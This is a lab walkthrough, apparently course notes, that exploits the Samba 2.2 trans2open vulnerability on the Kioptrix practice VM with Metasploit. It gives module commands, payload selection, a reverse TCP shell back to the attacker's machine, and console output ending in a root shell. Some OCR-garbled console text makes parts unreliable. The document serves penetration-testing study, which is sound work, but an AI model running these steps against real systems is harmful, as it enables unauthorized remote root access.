Exploiting SMB - Kioptrix w/ Metasploit

Big tip here: Default port for Metasploit is 4444, which in some cases the firewall will automatically block. So, it is wise to change the default port, for another one less known.

In this lesson, we are going to exploit samba smb from Kioptrix with Metasploit.


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findings.txt
                                                     possible_exploits.txt
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 1 80/443 - 192.168.163.131 - 15:36 6/29
 2 Default webpage - Apache - PHP
 3 Information Disclosure - 404 page
 4 Information Disclosure - server headers disclose version information.
 5
                               Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux)
 6 80/tcp
            open http
  mod_ssl/2.8.4 OpenSSL/0.9.6b)
 7 | http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4
  OpenSSL/0.9.6b
 8 | http-methods:
 9 | Potentially risky methods: TRACE
10 |_http-title: Test Page for the Apache Web Server on Red Hat Linux
11
12 + mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer
  overflow which may allow a remote shell.
13
14 Webalizer Version 2.01 - http://192.168.163.131/usage/usage_200909.html
15
16 smb_version - Unix (Samba 2.2.1a)
17
18 ssh - OpenSSH 2.9p2 (protocol 1.99)
19
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The take away for this lesson is the same as the previous one. Heath runs an exploit with a staged payload, and Metasploit is not able to establish shell. But then, we list the options again, and Metasploit provides us more information. Then, he lists the possible payloads to be used with the exploit, then selects a non-staged "linux_x86/reverse_shell_tcp" one as the payload, and then the exploit works. So, just because the exploit did not work in the first try, it does not mean it wont work. So, we should keep trying different payloads, and different shell types, until we succeed or run out of options.

Begin of Exploit:

#searchsploit samba 2.2

We are going to try this 'trans2open' exploit that keeps showing up. We know this exploit exists in Metasploit because of our enumeration.




Development • Source Code ⊗ • History ⊗ Module Options To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced': 1 msf > use exploit/linux/samba/trans2open 2 msf exploit(trans2open) > show targets 3 ...targets... 4 msf exploit(trans2open) > set TARGET < target-id > 5 msf exploit(trans2open) > show options 6 ...show and set options... 7 msf exploit(trans2open) > exploit

So, lets go to Metasploit, and give it a try.

We are going to use #1, which is one for - Linux x86 - which is the underlying OS in the target machine, according to our scans;

We can see the default payload is the staged meterpreter payload.



In this exploit, we are only required to set the RHOST.

```
msf6 exploit(1:
                                    n) > show options
Module options (exploit/linux/samba/trans2open):
           Current Setting Required Description
   Name
                                       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html The target port (TCP)
   RHOSTS
   RPORT 139
Payload options (linux/x86/meterpreter/reverse_tcp):
   Name Current Setting Required Description
  LHOST 192.168.163.129 yes
LPORT 4444 yes
                                     The listen address (an interface may be specified)
                                     The listen port
Exploit target:
   Id Name
   0 Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
                     amba/trans2open) > set RHOSTS 192.168.163.131
msf6 exploit(
RHOSTS ⇒ 192.168.163.131
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<u>msf6</u> exploit(
                                  ) > show options
Module options (exploit/linux/samba/trans2open):
          Current Setting Required Description
   RHOSTS 192.168.163.131 yes
                                      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
                                     The target port (TCP)
                           ves
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name Current Setting Required Description
   LHOST 192.168.163.129 yes
                                     The listen address (an interface may be specified)
                                     The listen port
Exploit target:
  Id Name
  0 Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
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We can something did not work, and we did not spam a shell.

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msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.163.129:4444
[*] 192.168.163.131:139 - Trying return address 0xbffffdfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffcfc...
[*] 192.168.163.131:139 - Trying return address 0×bffffbfc...
[*] 192.168.163.131:139 - Trying return address 0xbffffafc...
Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 1 closed.
                                                     Reason: Died
192.168.163.131:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.163.131:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
192.168.163.131 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.163.131:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.163.131
[*] 192.168.163.131 - Meterpreter session 4 closed. Reason: Died
     192.168.163.131:139 - Exploit failed [user-interrupt]: Interrupt
   exploit: Interrupted
msf6 exploit(
   Meterpreter session 1 is not valid and will be closed
    Meterpreter session 2 is not valid and will be closed
   Meterpreter session 3 is not valid and will be closed
   Meterpreter session 4 is not valid and will be closed
 Interrupt: use the 'exit' command to quit
msf6 exploit(li
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Lets change payload to a non-staged one.

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msf6 exploit(
                                                                                                                                     n) > show payloads
Compatible Payloads
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No
                          payload/generic/custom
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Generic Command Shell, Bind TCP Inline
Generic Command Shell, Reverse TCP Inline
Interact with Established SSH Connection
                          payload/generic/debug_trap
payload/generic/shell_bind_aws_ssm
payload/generic/shell_bind_tcp
                                                                                                                                                                                                                                                                                             normal
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                         payload/generic/shell_reverse_tcp
payload/generic/ssh/interact
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No
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                          payload/generic/tight_loop
payload/linux/x86/adduser
                                                                                                                                                                                                                                                                                             normal
normal
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No
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Linux Add User
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Linux Chmod
Linux Execute Command
Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
Linux Mettle x86, Bind TCP Stager
Linux Mettle x86, Bind TCP Stager (Linux x86)
Linux Mettle x86, Bind TCP Stager (Linux x86)
Linux Mettle x86, Reverse TCP Stager (IPv6)
Linux Mettle x86, Reverse TCP Stager
                          payload/linux/x86/chmod
payload/linux/x86/exec
payload/linux/x86/meterpreter/bind_ipv6_tcp
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normal
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No
No
No
No
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normal
                           payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid
                          payload/linux/x86/meterpreter/bind_nonx_tcp
                                                                                                                                                                                                                                                                                             normal
                          payload/linux/x86/meterpreter/bind_tcp
payload/linux/x86/meterpreter/bind_tcp_uuid
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No
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                        payload/linux/x86/meterpreter/reverse_ipv6_tcp
payload/linux/x86/meterpreter/reverse_nonx_tcp
payload/linux/x86/meterpreter/reverse_tcp
payload/linux/x86/meterpreter/reverse_tcp_uuid
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No
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No
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                        payload/Linux/x86/meterpreter/reverse_tcp_u
payload/Linux/x86/metsvc_bind_tcp
payload/Linux/x86/read_file
payload/Linux/x86/shell/bind_ipv6_tcp
payload/Linux/x86/shell/bind_ipv6_tcp_uuid
payload/Linux/x86/shell/bind_nonx_tcp
payload/Linux/x86/shell/bind_tcp
payload/Linux/x86/shell/bind_tcp_uuid
payload/Linux/x86/shell/reverse_ipv6_tcp
payload/Linux/x86/shell/reverse_ipv6_tcp
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normal
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No
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Linux Read File
Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
Linux Command Shell, Bind TCP Stager (Linux x86)
Linux Command Shell, Bind TCP Stager (Linux x86)
Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
Linux Command Shell, Reverse TCP Stager (IPv6)
Linux Command Shell, Reverse TCP Stager
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normal
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No
No
No
No
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normal
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No
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                          payload/linux/x86/shell/reverse_nonx_tcp
payload/linux/x86/shell/reverse_tcp
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No
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Linux Command Shell, Bind TCP Inline (IPv6)
Linux Command Shell, Bind TCP Inline
Linux Command Shell, Bind TCP Random Port Inline
                         payload/linux/x86/shell/reverse_tcp_uuid
payload/linux/x86/shell_bind_ipv6_tcp
                                                                                                                                                                                                                                                                                                                          No
No
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                          payload/linux/x86/shell_bind_tcp
payload/linux/x86/shell_bind_tcp_random_port
                                                                                                                                                                                                                                                                                             normal
                          pavload/linux/x86/shell reverse tcp
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                           payload/linux/x86/shell_reverse_tcp_ipv6
                                                                                                                                                                                                                                                                                              normal No
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msf6 exploit(l:
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For this particular exploit, there is not a non-staged meterpreter payload. But, there is a "shell reverse tcp" one that should do the trick.

```
) > use 34
msf6 exploit(
   Invalid module index: 34
                                   ) > set payload linux/x86/shell_reverse_tcp
msf6 exploit(
payload ⇒ linux/x86/shell_reverse_tcp
                                   ) > show options
msf6 exploit(
Module options (exploit/linux/samba/trans2open):
          Current Setting Required Description
   Name
   RHOSTS 192.168.163.131
                                      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
                                      The target port (TCP)
          139
Payload options (linux/x86/shell_reverse_tcp):
         Current Setting Required Description
   Name
                                     The command string to execute
                                    The listen address (an interface may be specified) The listen port
   LHOST 192.168.163.129 yes
   LPORT 4444
                           yes
Exploit target:
   Id Name
      Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
msf6 exploit(li
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[*] 192.168.163.131:139 - Trying return address 0*bffffafc...
[*] 192.168.163.131:139 - Trying return address 0*bffff9fc...
[*] 192.168.163.131:139 - Trying return address 0×bffff8fc...
[*] 192.168.163.131:139 - Trying return address 0×bffff7fc...
[*] 192.168.163.131:139 - Trying return address 0×bffff6fc...
[*] 192.168.163.131:139 - Trying return address 0×bffff6fc...
[*] Command shell session 5 opened (192.168.163.129:4444 → 192.168.163.131:32773) at 2024-07-04 15:28:17 -0400
[*] Command shell session 6 opened (192.168.163.129:4444 → 192.168.163.131:32774) at 2024-07-04 15:28:18 -0400
[*] Command shell session 7 opened (192.168.163.129:4444 \rightarrow 192.168.163.131:32775) at 2024-07-04 15:28:19 -0400 [*] Command shell session 8 opened (192.168.163.129:4444 \rightarrow 192.168.163.131:32776) at 2024-07-04 15:28:21 -0400
id
uid=0(root) gid=0(root) groups=99(nobody)
hostname
kioptrix.level1
whoami
root
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And, voilà!

We have root.